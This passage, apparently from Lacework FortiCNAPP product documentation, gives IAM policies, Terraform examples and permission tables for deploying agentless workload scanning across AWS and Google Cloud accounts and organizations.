            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "ec2:Describe*"
                    ],
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "DescribeInstances"
                },
                {
                    "Action": [
                        "ec2:CreateTags",
                        "ec2:CreateSnapshot"
                    ],
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "CreateSnapshots"
                },
                {
                    "Action": [
                        "ec2:DeleteSnapshot",
                        "ec2:ModifySnapshotAttribute",
                        "ec2:ResetSnapshotAttribute",
                        "ebs:ListChangedBlocks",
                        "ebs:ListSnapshotBlocks",
                        "ebs:GetSnapshotBlock",
                        "ebs:CompleteSnapshot"
                    ],
                    "Condition": {
                        "StringLike": {
                            "aws:ResourceTag/LWTAG_SIDEKICK": "*"
                        }
                    },
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "SnapshotManagement"
                },
                {
```

```
                    "Action": [
                        "kms:DescribeKey",
                        "kms:Encrypt",
                        "kms:Decrypt",
                        "kms:ReEncrypt*",
                        "kms:GenerateDataKey*",
                        "kms:CreateGrant"
                    ],
                    "Condition": {
                        "StringLike": {
                            "kms:ViaService": "ec2.*.amazonaws.com"
                        }
                    },
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "SnapshotEncryption"
                },
                {
                    "Action": [
                        "organizations:Describe*",
                        "organizations:List*"
                    ],
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "OrgPermissions"
                }
            ]
        }
    }
]
```

Management account

Scanning snapshot role:

```
lacework-agentless-scanning-snapshot-role-<UNIQUE_ID>
```

Trust relationship

```
{
    "Statement": [
        {
            "Action": "sts:AssumeRole",
            "Condition": {
                "StringEquals": {
                    "sts:ExternalId": "lweid:aws:v2::<AWS_ACCOUNT_ID>:<UNIQUE_ID>"
                }
            },
```

```
            "Effect": "Allow",
            "Principal": {
                "AWS": "arn:aws:iam::<AWS_AWLS_SCANNING_ACCOUNT_ID>:role/lacework-agentless-
scanning-task-role-<UNIQUE_ID>"
            }
        }
    ],
    "Version": "2012-10-17"
}
```

IAM permissions

```
[
    {
        "name": "LaceworkAgentlessWorkloadSnapshots",
        "policy": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "ec2:Describe*"
                    ],
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "DescribeInstances"
                },
                {
                    "Action": [
                        "ec2:CreateTags",
                        "ec2:CreateSnapshot"
                    ],
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "CreateSnapshots"
                },
                {
                    "Action": [
                        "ec2:DeleteSnapshot",
                        "ec2:ModifySnapshotAttribute",
                        "ec2:ResetSnapshotAttribute",
                        "ebs:ListChangedBlocks",
                        "ebs:ListSnapshotBlocks",
                        "ebs:GetSnapshotBlock",
                        "ebs:CompleteSnapshot"
                    ],
                    "Condition": {
                        "StringLike": {
                            "aws:ResourceTag/LWTAG_SIDEKICK": "*"
                        }
                    },
                    "Effect": "Allow",
```

```
                    "Resource": "*",
                    "Sid": "SnapshotManagement"
                },
                {
                    "Action": [
                        "kms:DescribeKey",
                        "kms:Encrypt",
                        "kms:Decrypt",
                        "kms:ReEncrypt*",
                        "kms:GenerateDataKey*",
                        "kms:CreateGrant"
                    ],
                    "Condition": {
                        "StringLike": {
                            "kms:ViaService": "ec2.*.amazonaws.com"
                        }
                    },
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "SnapshotEncryption"
                },
                {
                    "Action": [
                        "organizations:Describe*",
                        "organizations:List*"
                    ],
                    "Effect": "Allow",
                    "Resource": "*",
                    "Sid": "OrgPermissions"
                }
            ]
        }
    }
]
```

Next steps

1. Ensure that you have met all requirements. See AWS agentless workload scanning prerequisites on page 676.
2. Proceed with the agentless workload scanning integration:
   - Integrating agentless workload scanning for AWS single account with Terraform on page 708
   - Integrating agentless workload scanning for AWS organization account with Terraform on page 711

Integrating agentless workload scanning for AWS single account with Terraform

Overview

This topic describes how to integrate your AWS single account with agentless workload scanning.

See Lacework Terraform Module for Agentless Workload Scanning on AWS for all available Terraform integration options and additional deployment examples.

AWS single account integration

Custom tags can be applied to add resources using `default_tags` within the AWS provider. If custom tags are used then those tags will be applied to any resources created by the scanner.

1. Use the example below for your `versions.tf` file:

```
terraform {
  required_version = ">= 0.15"

  required_providers {
    lacework = {
      source  = "lacework/lacework"
      version = "~> 1.0"
    }
  }
}
```

2. Use the example below for your `main.tf` file:

In this example, two regions have been configured: `us-east-1` and `us-west-2` (with an alias of `usw2`). You can configure as many regions as you want for your environment.

```
# Set your Lacework profile here. With the Lacework CLI, use
# `lacework configure list` to get a list of available profiles.
```

```
provider "lacework" {
  profile = "lw_agentless"
}

provider "aws" {
  region = "us-east-1"
}

provider "aws" {
  alias  = "usw2"
  region = "us-west-2"
}

// This module will create AWS account "global" resources such as IAM roles, an S3 bucket, and
a Secret Manager secret.
// This will also create a new Cloud Account Integration within the Lacework console.
module "lacework_aws_agentless_scanning_global" {
  source  = "lacework/agentless-scanning/aws"
  version = "~> 0.6"

  global                    = true
  lacework_integration_name = "sidekick_from_terraform"
}

// The following modules should be included per-region where scanning will occur.
// This creates an ECS cluster, a VPC and VPC IG for that cluster, and an EventBridge trigger
in this region.
// The trigger will start a periodic Task to snapshot and analyze EC2 volumes in this region.

// Create regional resources in our first region
module "lacework_aws_agentless_scanning_region" {
  source  = "lacework/agentless-scanning/aws"
  version = "~> 0.6"

  regional                = true
  global_module_reference = module.lacework_aws_agentless_scanning_global
}

// Create regional resources in our second region
module "lacework_aws_agentless_scanning_region_usw2" {
  source  = "lacework/agentless-scanning/aws"
  version = "~> 0.6"

  providers = {
    aws = aws.usw2
  }

  regional                = true
  global_module_reference = module.lacework_aws_agentless_scanning_global
  // In this example the default VPC CIDR block is customized for this region.
  vpc_cidr_block          = "10.10.34.0/24"
}
```

3. Run `terraform init` to initialize the working directory (containing the Terraform files).
4. Run `terraform plan` and review the changes that will be applied.
5. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

Verify your integration

In the Lacework FortiCNAPP console, the status of the integration at *Settings* > *Integrations* > *Cloud accounts* will display as *Success* if all resources are installed correctly. If the periodic scanning encounters an error, the status will display the error details.

Remove an agentless workload scanning integration

Start in the Lacework FortiCNAPP console.

1. In *Settings* > *Integrations* > *Cloud accounts*, find the integration that you would like to remove.
2. Toggle the integration *State* to disabled, or *Delete* the integration using the actions menu on the right.

Using Terraform, run `terraform destroy` for the agentless module.

Integrating agentless workload scanning for AWS organization account with Terraform

Overview

This topic describes how to integrate your AWS organization account with agentless workload scanning.

AWS organization integration

Choose from the following two options when deploying an AWS organization integration:

- Option 1: Automatic Snapshot Role Integration
  - Automatically integrate any new AWS accounts that are added into the AWS organization after integration.
- Option 2: Standard Integration
  - Manually integrate any new AWS accounts that are added into the AWS organization after integration.

See Lacework Terraform Module for Agentless Workload Scanning on AWS for all available Terraform integration options and additional deployment examples.

Option 1: Automatic snapshot role integration

For AWS organization integrations using the automatic snapshot role, add Terraform modules to two AWS accounts:

- Scanning account: Scanning infrastructure will only be installed on this account. This includes a new VPC, Internet Gateway, and ECS Cluster per region.
- Management account for the AWS organization: A role is installed so that accounts and organizational units (OUs) are enumerated during each scan.
  - Additionally, a CloudFormation StackSet is deployed to the management account that will automatically deploy a snapshot role to the root, or specified OUs, within the AWS organization. This snapshot role is used to integrate new AWS accounts that are added to the AWS organization after integration.

Custom tags can be applied to add resources using `default_tags` within the AWS provider. If custom tags are used then those tags will be applied to any resources created by the scanner.

1. Use the example below for your `versions.tf` file:

```
terraform {
  required_version = ">= 0.15.0"

  required_providers {
    lacework = {
      source  = "lacework/lacework"
      version = "~> 1.0"
    }
  }
}
```

2. The *Scanning* account is the AWS account where the scanning infrastructure will be installed. A *Scanning* account is created for each region. This can be a *Security* account or *Audit* account.

   In this example, two regions have been configured: `us-west-1` and `us-west-2`. You can configure as many regions as you want for your environment. You must also provide the AWS organization management account for the AWS organization and set of OUs that you want to scan.

```
# Set your Lacework profile here. With the Lacework CLI, use
# `lacework configure list` to get a list of available profiles.
provider "lacework" {
  profile = "lw_agentless"
}

provider "aws" {
  profile = "scanning-account"
  alias   = "scanning-account-usw1"
  region  = "us-west-1"
}

provider "aws" {
  profile = "scanning-account"
  alias   = "scanning-account-usw2"
  region  = "us-west-2"
}

// Create global resources, includes lacework cloud integration
module "lacework_aws_agentless_scanning_global" {
  source  = "lacework/agentless-scanning/aws"
  version = "~> 0.6"

  providers = {
    aws = aws.scanning-account-usw1
  }

  global = true
  organization = {
    monitored_accounts = ["ou-abcd-12345678"]
    management_account = "0001234567890"
  }
  lacework_integration_name = "agentless_org_from_terraform"
}
```

```
// Create regional resources in our first region
module "lacework_aws_agentless_scanning_region_usw1" {
  source  = "lacework/agentless-scanning/aws"
  version = "~> 0.6"

  providers = {
    aws = aws.scanning-account-usw1
  }

  regional                = true
  global_module_reference = module.lacework_aws_agentless_scanning_global
}

// Create regional resources in our second region
module "lacework_aws_agentless_scanning_region_usw2" {
  source  = "lacework/agentless-scanning/aws"
  version = "~> 0.6"

  providers = {
    aws = aws.scanning-account-usw2
  }

  regional                = true
  global_module_reference = module.lacework_aws_agentless_scanning_global
}
```

3. Use the example below for the AWS Organization Management account:

```
provider "aws" {
  profile = "management-account"
  alias   = "management-account-usw1"
  region  = "us-west-1"
}

// Create the required role for the management account.
module "lacework_aws_agentless_management_scanning_role" {
  source  = "lacework/agentless-scanning/aws"
  version = "~> 0.6"

  providers = {
    aws = aws.management-account-usw1
  }

  snapshot_role           = true
  global_module_reference = module.lacework_aws_agentless_scanning_global
}

resource "aws_cloudformation_stack_set" "snapshot_role" {
  provider = aws.management-account-usw1

  auto_deployment {
    enabled                          = true
```

```
    retain_stacks_on_account_removal = false
  }

  capabilities     = ["CAPABILITY_NAMED_IAM"]
  description      = "Lacework AWS Agentless Workload Scanning Organization Roles"
  name             = "lacework-agentless-scanning-stackset"
  permission_model = "SERVICE_MANAGED"
  parameters = {
    ExternalId         = module.lacework_aws_agentless_scanning_global.external_id
    ECSTaskRoleArn     = module.lacework_aws_agentless_scanning_global.agentless_scan_ecs_
task_role_arn
    ResourceNamePrefix = module.lacework_aws_agentless_scanning_global.prefix
    ResourceNameSuffix = module.lacework_aws_agentless_scanning_global.suffix
  }

  template_url = "https://agentless-workload-scanner.s3.amazonaws.com/cloudformation-
lacework/latest/snapshot-role.json"

  # Prevent update loop, as per https://github.com/hashicorp/terraform-provider-
aws/issues/23464
  lifecycle {
    ignore_changes = [
      administration_role_arn
    ]
  }
}

resource "aws_cloudformation_stack_set_instance" "snapshot_role" {
  provider = aws.management-account-usw1

  deployment_targets {
    organizational_unit_ids = ["ou-abcd-12345678"]
  }

  region         = "us-west-1"
  stack_set_name = aws_cloudformation_stack_set.snapshot_role.name
}
```

4. Run `terraform init` to initialize the working directory (containing the Terraform files).
5. Run `terraform plan` and review the changes that will be applied.
6. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

Option 2: Standard integration

For standard AWS Organization integrations, add Terraform modules to three AWS accounts:

- Scanning account: Scanning infrastructure will only be installed on this account. This includes a new VPC, Internet Gateway and ECS Cluster per region.
- Monitored accounts: A role is installed that will create snapshots and access snapshot data.
- Management account for the AWS organization: A role is installed so that accounts and organizational units (OUs) are enumerated during each scan.

Custom tags can be applied to add resources using `default_tags` within the AWS provider. If custom tags are used then those tags will be applied to any resources created by the scanner.

1. Use the example below for your `versions.tf` file:

```
terraform {
  required_version = ">= 0.15"

  required_providers {
    lacework = {
      source  = "lacework/lacework"
      version = "~> 1.0"
    }
  }
}
```

2. Here the *Scanning* account is the AWS account where the scanning infrastructure will be installed. A *Scanning* account is created for each region. This can be a *Security* account or *Audit* account.

   In this example, two regions have been configured: `us-west-1` and `us-west-2`. You can configure as many regions as you want for your environment.

   You must also provide the AWS Organization Management account for the AWS Organization and set of OUs that you want to scan.

You must update and rerun this Terraform module if you want to integrate any new AWS Accounts that have been added to the AWS Organization.

```
# Set your Lacework profile here. With the Lacework CLI, use
# `lacework configure list` to get a list of available profiles.
provider "lacework" {
  profile = "lw_agentless"
}

provider "aws" {
  profile = "scanning-account"
  alias   = "scanning-account-usw1"
  region  = "us-west-1"
}

provider "aws" {
  profile = "scanning-account"
  alias   = "scanning-account-usw2"
  region  = "us-west-2"
}

// Create global resources, includes lacework cloud integration
module "lacework_aws_agentless_scanning_global" {
  source  = "lacework/agentless-scanning/aws"
  version = "~> 0.6"
```

```
  providers = {
    aws = aws.scanning-account-usw1
  }

  global       = true
  organization = {
    // This list may contain account IDs, OUs, or the organization root.
    monitored_accounts = ["1234567890", "ou-abcd"]
    // This account ID must be the AWS organizations "management account".
    // This wil be used to enumerate the accounts and OUs in the list of monitored accounts.
    // This account must also have the snapshot_role installed.
    management_account = "0001234567890"
  }

  lacework_integration_name = "agentless_org_from_terraform"
}

// Create regional resources in our first region
module "lacework_aws_agentless_scanning_region_usw1" {
  source  = "lacework/agentless-scanning/aws"
  version = "~> 0.6"

  providers = {
    aws = aws.scanning-account-usw1
  }

  regional                = true
  global_module_reference = module.lacework_aws_agentless_scanning_global
}

// Create regional resources in our second region
module "lacework_aws_agentless_scanning_region_usw2" {
  source  = "lacework/agentless-scanning/aws"
  version = "~> 0.6"

  providers = {
    aws = aws.scanning-account-usw2
  }

  regional                = true
  global_module_reference = module.lacework_aws_agentless_scanning_global
  // In this example the default VPC CIDR block is customized for this region.
  vpc_cidr_block          = "10.10.34.0/24"
}
```

3. Use the example below to add the Scanning role to each AWS account that should be scanned or monitored:
   In this example a "Monitored account" is any AWS account that should be scanned by the scanner. The scanner will assume a role in each of these accounts to take snapshots and access snapshot data. If new AWS Accounts are added to the AWS Organization after integration, add this role for those new accounts that you want to monitor.

```
provider "aws" {
  profile = "monitored-account"
  alias   = "monitored-account-usw1"
  region  = "us-west-1"
}

// Create the required role for the monitored account.
module "lacework_aws_agentless_monitored_scanning_role" {
  source  = "lacework/agentless-scanning/aws"
  version = "~> 0.6"

  providers = {
    aws = aws.monitored-account-usw1
  }

  snapshot_role           = true
  global_module_reference = module.lacework_aws_agentless_scanning_global
}
```

4. Use the example below for the AWS Organization Management account:

   In this example the following Terraform code is the same as what is used on each Monitored account. This installs the same role into the Management account.

```
provider "aws" {
  profile = "management-account"
  alias   = "management-account-usw1"
  region  = "us-west-1"
}

// Create the required role for the management account.
module "lacework_aws_agentless_management_scanning_role" {
  source  = "lacework/agentless-scanning/aws"
  version = "~> 0.6"

  providers = {
    aws = aws.management-account-usw1
  }

  snapshot_role           = true
  global_module_reference = module.lacework_aws_agentless_scanning_global
}
```

5. Run `terraform init` to initialize the working directory (containing the Terraform files).
6. Run `terraform plan` and review the changes that will be applied.
7. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

Verify your integration

In the Lacework FortiCNAPP console, the status of the integration at *Settings* > *Integrations* > *Cloud accounts* will display as *Success* if all resources are installed correctly. If the periodic scanning encounters an error, the status will display the error details.

Remove an agentless workload scanning integration

Start in the Lacework FortiCNAPP console.

1. In *Settings* > *Integrations* > *Cloud accounts*, find the integration that you would like to remove.
2. Toggle the integration *State* to disabled, or *Delete* the integration using the actions menu on the right.

Using Terraform, run `terraform destroy` for the Agentless module.

Integrating your Google Cloud environment

You can integrate your Google Cloud environment using Integrating agentless workload scanning for Google Cloud with Terraform on page 720.

Integrating agentless workload scanning for Google Cloud with Terraform

Overview

This topic explains the requirements for an agentless workload scanning integration using Terraform.

Once you have read and completed the Google Cloud agentless workload scanning prerequisites on page 724, complete the integration steps depending on your chosen integration level:

- Deploying agentless workload scanning for a project on Google Cloud on page 739
- Deploying agentless workload scanning for an organization on Google Cloud on page 745

By default, the Compute Engine instances that perform scanning use the `default` VPC network and an external IP address to communicate with the Lacework FortiCNAPP platform. If you want to avoid using Compute Engine instances with external IP addresses, specify a custom VPC network/subnetwork for your integration (see Creating a custom VPC network or subnetwork on page 720 for an example).

The Agentless Workload Scanning integration is configured with Terraform using the lacework_gcp_agentless_scanning module.

If you are new to the Lacework Terraform Provider, or Lacework Terraform Modules, read Terraform for Lacework Overview to learn the basics on how to configure the provider.

This Terraform module will install global and regional resources. The global resources should be installed once for an integration. The regional resources should be installed in each region where scanning will occur. Having per-region resources assures that no cross-region traffic occurs.

Creating a custom VPC network or subnetwork

Follow the example below to specify a custom VPC network or subnetwork for your Google Cloud integration.

This example adds Terraform modules to two Google Cloud regions for a project level integration (similar to Option 2: Project integration, multiple region on page 740):

- Global resources are deployed to `us-east1`.
  - Service accounts and permissions
  - Object Storage Bucket
  - Secret Manager Secret
  - Custom VPC Network
  - Firewall rules for agentless workload scanning

- Regional resources are deployed to `us-east1` and `us-central1`.
  - Cloud Run Job
  - Cloud Scheduler Job
  - Custom VPC Subnetwork

1. Use the example below for your `versions.tf` file:

```
terraform {
  required_version = ">= 1.5"

  required_providers {
    lacework = {
      source = "lacework/lacework"
      version = "~> 1.9"
    }
  }
}
```

2. Use the example below for your `main.tf` file:

```
# Set your Lacework profile here. With the Lacework CLI, use
# `lacework configure list` to get a list of available profiles.
provider "lacework" {
  profile = "lw_agentless"
}

provider "google" {
  alias  = "use1"
  region = "us-east1"

  # Set the project name for where the scanning resources are hosted.
  # This must be assigned to the `global` region.
  project = "agentless-lw-scanner"
}

provider "google" {
  alias  = "usc1"
  region = "us-central1"

  # Set your default project ID for this region. This isn't required for
  # the Agentless integration, but is required by the Google Provider.
  # https://registry.terraform.io/providers/hashicorp/google/latest/docs/guides/getting_
started#configuring-the-provider
  project = "default-project-id"
}

locals {
  # Provide the list of Google Cloud projects that you want to monitor here.
  # Enter the ID of the projects.
  project_filter_list = [
    "monitored-project-1",
    "monitored-project-2"
  ]
```

```
}

resource "google_compute_network" "awls" {
  provider = google.use1

  name                    = "lacework-awls"
  auto_create_subnetworks = false
}

resource "google_compute_subnetwork" "awls_subnet_1" {
  provider = google.use1

  name          = "lacework-awls-subnet1"
  ip_cidr_range = "10.10.1.0/24"

  network = google_compute_network.awls.id
}

resource "google_compute_subnetwork" "awls_subnet_2" {
  provider = google.usc1

  name          = "lacework-awls-subnet2"
  ip_cidr_range = "10.10.2.0/24"

  network = google_compute_network.awls.id
}

resource "google_compute_firewall" "rules" {
  provider = google.use1

  name        = "awls-allow-https-egress"
  network     = google_compute_network.awls.name
  description = "Firewall policy for Lacework Agentless Workload Scanning"
  direction   = "EGRESS"

  destination_ranges = [
    "0.0.0.0/0"
  ]

  allow {
    protocol = "tcp"
    ports    = ["443"]
  }
}

module "lacework_gcp_agentless_scanning_project_multi_region_use1" {
  source  = "lacework/agentless-scanning/gcp"
  version = "~> 2.0"

  providers = {
    google = google.use1
  }
```

```
  project_filter_list = local.project_filter_list
  organization_id           = "your-org-id"
  global                    = true
  regional                  = true

  custom_vpc_subnet = google_compute_subnetwork.awls_subnet_1.id
}

module "lacework_gcp_agentless_scanning_project_multi_region_usc1" {
  source  = "lacework/agentless-scanning/gcp"
  version = "~> 2.0"

  providers = {
    google = google.usc1
  }

  project_filter_list = local.project_filter_list
  organization_id         = "your-org-id"
  regional                = true
  global_module_reference = module.lacework_gcp_agentless_scanning_project_multi_region_use1

  custom_vpc_subnet = google_compute_subnetwork.awls_subnet_2.id
}
```

3. If you are executing Terraform outside the Google Cloud console, use the following gcloud commands prior to running Terraform:
   a. `gcloud auth login`
   b. `gcloud auth application-default login`
   c. `gcloud config set project <scanning_project>`
      - Replace `<scanning-project>` with the project that will host the scanning resources (`agentless-lw-scanner` in this example).
4. Run `terraform init` to initialize the working directory (containing the Terraform files).
5. Run `terraform plan` and review the changes that will be applied.
6. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

Google Cloud agentless workload scanning prerequisites

Summary of access and resource requirements

Agentless workload scanning on Google Cloud is performed by a combination of Cloud Run jobs and Compute Engine instances.

A Cloud Run job is invoked every hour by the Cloud Scheduler. The job checks if scanning needs to be performed and will clean up any lingering resources. If scanning needs to be performed, the job performs the following tasks:

- Enumerates the monitored projects (or the entire organization) and finds Compute Engine instances.
- Finds the associated disks for the Compute Engine instances and clones them in the scanning project where the Cloud Run job is hosted.
- Launches Compute Engine instances to mount the cloned disks in the filesystem and then performs scanning.

A VPC subnetwork is needed for each scanning zone in the Google Cloud project where the scanning resources are hosted. By default, the Compute Engine instances that perform scanning use the `default` VPC network and an external IP address to communicate with the Lacework FortiCNAPP platform. If you want to avoid using Compute Engine instances with external IP addresses, specify a custom VPC network/subnetwork for your integration (see Creating a custom VPC network or subnetwork on page 720 for an example). Agentless workload scanning also requires an egress rule on port 443 for telemetry logging.

We recommend creating a separate project for hosting Lacework FortiCNAPP scanning resources.

Integration requirements

- *Sufficient Google Cloud IAM Permissions*: Create custom IAM roles to ensure least-privilege access during deployment. See Google Cloud IAM permissions required for deployment on page 726.
  - The IAM role or user used to run Terraform must have sufficient privileges to create IAM roles in every Google Cloud project or organization you intend to integrate with Lacework.
- *gcloud CLI*: The Terraform provider for gcloud leverages the configuration from the gcloud CLI. Install and configure the gcloud CLI for the project being setup to deploy scanning resources.
- *Lacework FortiCNAPP Administrator*: You must have an account with administrator privileges. See Legacy access control overview on page 2255.
- *Lacework FortiCNAPP CLI*: Install and configure the Lacework FortiCNAPP CLI. See the Lacework FortiCNAPP CLI Reference.
- *Terraform*: Terraform 0.15.0 or later.

Module dependencies

Lacework FortiCNAPP Terraform modules for Google Cloud Agentless Workload Scanning have the following dependencies that will be installed when running `terraform init`:

- *google*
- *random*

Google Cloud IAM permissions required for deployment

Overview

You can use the following Google Cloud Identity and Access Management (IAM) permissions to create custom IAM roles for your agentless workload scanning deployment.

Using the permissions provided ensures that least-privilege access is granted for this deployment.

High-level deployment requirements

- Set up Cloud Run jobs that will be triggered by the Cloud Scheduler.
- Set up Cloud Scheduler that invokes the Cloud Run job every hour.
- Create a new Cloud Storage bucket.
- Create a new secret in the Google Cloud Secret Manager.
- Create IAM role in each monitored project or at the organization level that allows listing instances, finding attached disks and cloning them to the scanning project.
- Create IAM roles in the scanning project that allows the following:
  - manage (creating, deleting) clones and compute instances in the scanning project.
  - read and write to the scanning storage bucket.
  - run the Cloud Run job and Compute Engine instances in the scanning project.
- Create service accounts in the scanning project associated with the IAM roles mentioned above.
- Create a VPC, subnets, and add firewall rules for the Compute Engine instances.

How to use

After you have created the custom roles, you can then grant them to the principal or resource that will be used for the integration.

Ensure that you are on or using the relevant principal or resource prior to running Terraform.

Project integration

Use the following link to download these permissions in JSON format and create a custom IAM role:

- Project integration permissions

The tables below list all the required permissions.

Cloud cheduler:

Scope	IAM Permission
projects/PROJECT_ID	cloudscheduler.jobs.create
projects/PROJECT_ID	cloudscheduler.jobs.delete
projects/PROJECT_ID	cloudscheduler.jobs.enable
projects/PROJECT_ID	cloudscheduler.jobs.get
projects/PROJECT_ID	cloudscheduler.jobs.list

Compute:

Scope	IAM Permission
projects/PROJECT_ID	compute.projects.get

IAM:

Scope	IAM Permission
projects/PROJECT_ID	iam.roles.create
projects/PROJECT_ID	iam.roles.delete
projects/PROJECT_ID	iam.roles.get
projects/PROJECT_ID	iam.roles.list
projects/PROJECT_ID	iam.roles.undelete
projects/PROJECT_ID	iam.roles.update
projects/PROJECT_ID	iam.serviceAccountKeys.create
projects/PROJECT_ID	iam.serviceAccountKeys.delete
projects/PROJECT_ID	iam.serviceAccountKeys.get
projects/PROJECT_ID	iam.serviceAccountKeys.list
projects/PROJECT_ID	iam.serviceAccounts.create
projects/PROJECT_ID	iam.serviceAccounts.delete
projects/PROJECT_ID	iam.serviceAccounts.get
projects/PROJECT_ID	iam.serviceAccounts.list

Resource Manager:

Scope	IAM Permission
projects/PROJECT_ID	resourcemanager.projects.get
projects/PROJECT_ID	resourcemanager.projects.getIamPolicy
projects/PROJECT_ID	resourcemanager.projects.setIamPolicy

Run:

Scope	IAM Permission
projects/PROJECT_ID	run.jobs.create
projects/PROJECT_ID	run.jobs.delete
projects/PROJECT_ID	run.jobs.get
projects/PROJECT_ID	run.jobs.list
projects/PROJECT_ID	run.operations.get
projects/PROJECT_ID	run.operations.list

Secret Manager:

Scope	IAM Permission
projects/PROJECT_ID	secretmanager.secrets.create
projects/PROJECT_ID	secretmanager.secrets.delete
projects/PROJECT_ID	secretmanager.secrets.get
projects/PROJECT_ID	secretmanager.secrets.getIamPolicy
projects/PROJECT_ID	secretmanager.secrets.list
projects/PROJECT_ID	secretmanager.secrets.setIamPolicy
projects/PROJECT_ID	secretmanager.versions.access
projects/PROJECT_ID	secretmanager.versions.add
projects/PROJECT_ID	secretmanager.versions.destroy
projects/PROJECT_ID	secretmanager.versions.enable
projects/PROJECT_ID	secretmanager.versions.get
projects/PROJECT_ID	secretmanager.versions.list

Service Usage:

Scope	IAM Permission
projects/PROJECT_ID	serviceusage.quotas.get
projects/PROJECT_ID	serviceusage.services.get
projects/PROJECT_ID	serviceusage.services.list

Storage:

Scope	IAM Permission
projects/PROJECT_ID	storage.buckets.create
projects/PROJECT_ID	storage.buckets.delete
projects/PROJECT_ID	storage.buckets.get
projects/PROJECT_ID	storage.buckets.getIamPolicy
projects/PROJECT_ID	storage.buckets.list
projects/PROJECT_ID	storage.buckets.setIamPolicy
projects/PROJECT_ID	storage.objects.delete

Organization integration

Use the following links to download these permissions in JSON format and create custom IAM roles:

- Project level permissions
- Organization level permissions

The tables below list all the required permissions.

Cloud Scheduler:

Scope	IAM Permission
projects/PROJECT_ID	cloudscheduler.jobs.create
projects/PROJECT_ID	cloudscheduler.jobs.delete
projects/PROJECT_ID	cloudscheduler.jobs.enable
projects/PROJECT_ID	cloudscheduler.jobs.get
projects/PROJECT_ID	cloudscheduler.jobs.list

Compute:

Scope	IAM Permission
organizations/ORGANIZATION_ID	compute.projects.get
projects/PROJECT_ID	compute.projects.get

IAM:

Scope	IAM Permission
organizations/ORGANIZATION_ID	iam.roles.create
organizations/ORGANIZATION_ID	iam.roles.delete
organizations/ORGANIZATION_ID	iam.roles.get
organizations/ORGANIZATION_ID	iam.roles.list
organizations/ORGANIZATION_ID	iam.roles.undelete
organizations/ORGANIZATION_ID	iam.roles.update
projects/PROJECT_ID	iam.roles.create
projects/PROJECT_ID	iam.roles.delete
projects/PROJECT_ID	iam.roles.get
projects/PROJECT_ID	iam.roles.list
projects/PROJECT_ID	iam.roles.undelete
projects/PROJECT_ID	iam.roles.update
projects/PROJECT_ID	iam.serviceAccountKeys.create
projects/PROJECT_ID	iam.serviceAccountKeys.delete
projects/PROJECT_ID	iam.serviceAccountKeys.get
projects/PROJECT_ID	iam.serviceAccountKeys.list
projects/PROJECT_ID	iam.serviceAccounts.create
projects/PROJECT_ID	iam.serviceAccounts.delete
projects/PROJECT_ID	iam.serviceAccounts.get
projects/PROJECT_ID	iam.serviceAccounts.list

Resource Manager:

Scope	IAM Permission
organizations/ORGANIZATION_ID	resourcemanager.organizations.get
organizations/ORGANIZATION_ID	resourcemanager.organizations.getIamPolicy

Scope	IAM Permission
organizations/ORGANIZATION_ID	resourcemanager.organizations.setIamPolicy
projects/PROJECT_ID	resourcemanager.projects.get
projects/PROJECT_ID	resourcemanager.projects.getIamPolicy
projects/PROJECT_ID	resourcemanager.projects.setIamPolicy

Run:

Scope	IAM Permission
projects/PROJECT_ID	run.jobs.create
projects/PROJECT_ID	run.jobs.delete
projects/PROJECT_ID	run.jobs.get
projects/PROJECT_ID	run.jobs.list
projects/PROJECT_ID	run.operations.get
projects/PROJECT_ID	run.operations.list

Secret Manager:

Scope	IAM Permission
projects/PROJECT_ID	secretmanager.secrets.create
projects/PROJECT_ID	secretmanager.secrets.delete
projects/PROJECT_ID	secretmanager.secrets.get
projects/PROJECT_ID	secretmanager.secrets.getIamPolicy
projects/PROJECT_ID	secretmanager.secrets.list
projects/PROJECT_ID	secretmanager.secrets.setIamPolicy
projects/PROJECT_ID	secretmanager.versions.access
projects/PROJECT_ID	secretmanager.versions.add
projects/PROJECT_ID	secretmanager.versions.destroy
projects/PROJECT_ID	secretmanager.versions.enable
projects/PROJECT_ID	secretmanager.versions.get
projects/PROJECT_ID	secretmanager.versions.list

Service Usage:

Scope	IAM Permission
organizations/ORGANIZATION_ID	serviceusage.quotas.get
organizations/ORGANIZATION_ID	serviceusage.services.get
organizations/ORGANIZATION_ID	serviceusage.services.list
projects/PROJECT_ID	serviceusage.quotas.get
projects/PROJECT_ID	serviceusage.services.get
projects/PROJECT_ID	serviceusage.services.list

Storage:

Scope	IAM Permission
projects/PROJECT_ID	storage.buckets.create
projects/PROJECT_ID	storage.buckets.delete
projects/PROJECT_ID	storage.buckets.get
projects/PROJECT_ID	storage.buckets.getIamPolicy
projects/PROJECT_ID	storage.buckets.list
projects/PROJECT_ID	storage.buckets.setIamPolicy
projects/PROJECT_ID	storage.objects.delete

Next steps

1. *(Optional)* Explore the operational permissions used during an Agentless Workload Scanning integration in Google Cloud. See IAM permissions used during workload scanning on page 733.
2. Ensure that you have met all Integration requirements on page 724.
3. Proceed with the Agentless Workload Scanning integration:
   - Deploying agentless workload scanning for a project on Google Cloud on page 739
   - Deploying agentless workload scanning for an organization on Google Cloud on page 745

IAM permissions used during workload scanning

Overview

Lacework FortiCNAPP requires the following permissions for agentless workload scanning operations.

This information is presented here for general knowledge and does not include any required actions. These permissions are configured as part of the deployment process described in Google Cloud IAM permissions required for deployment on page 726.

Project integration

You can use the following link to view/download all these roles and permissions in JSON format:

- Project - operation roles and permissions

The information below lists all roles and permissions.

Orchestrate role for cloud run jobs

```
projects/<GCP_PROJECT>/roles/lacework_awls_orchestrate_<UNIQUE_ID>
```

IAM permissions

```
[
    "compute.disks.create",
    "compute.disks.delete",
    "compute.disks.list",
    "compute.disks.setLabels",
    "compute.disks.use",
    "compute.instances.create",
    "compute.instances.delete",
    "compute.instances.list",
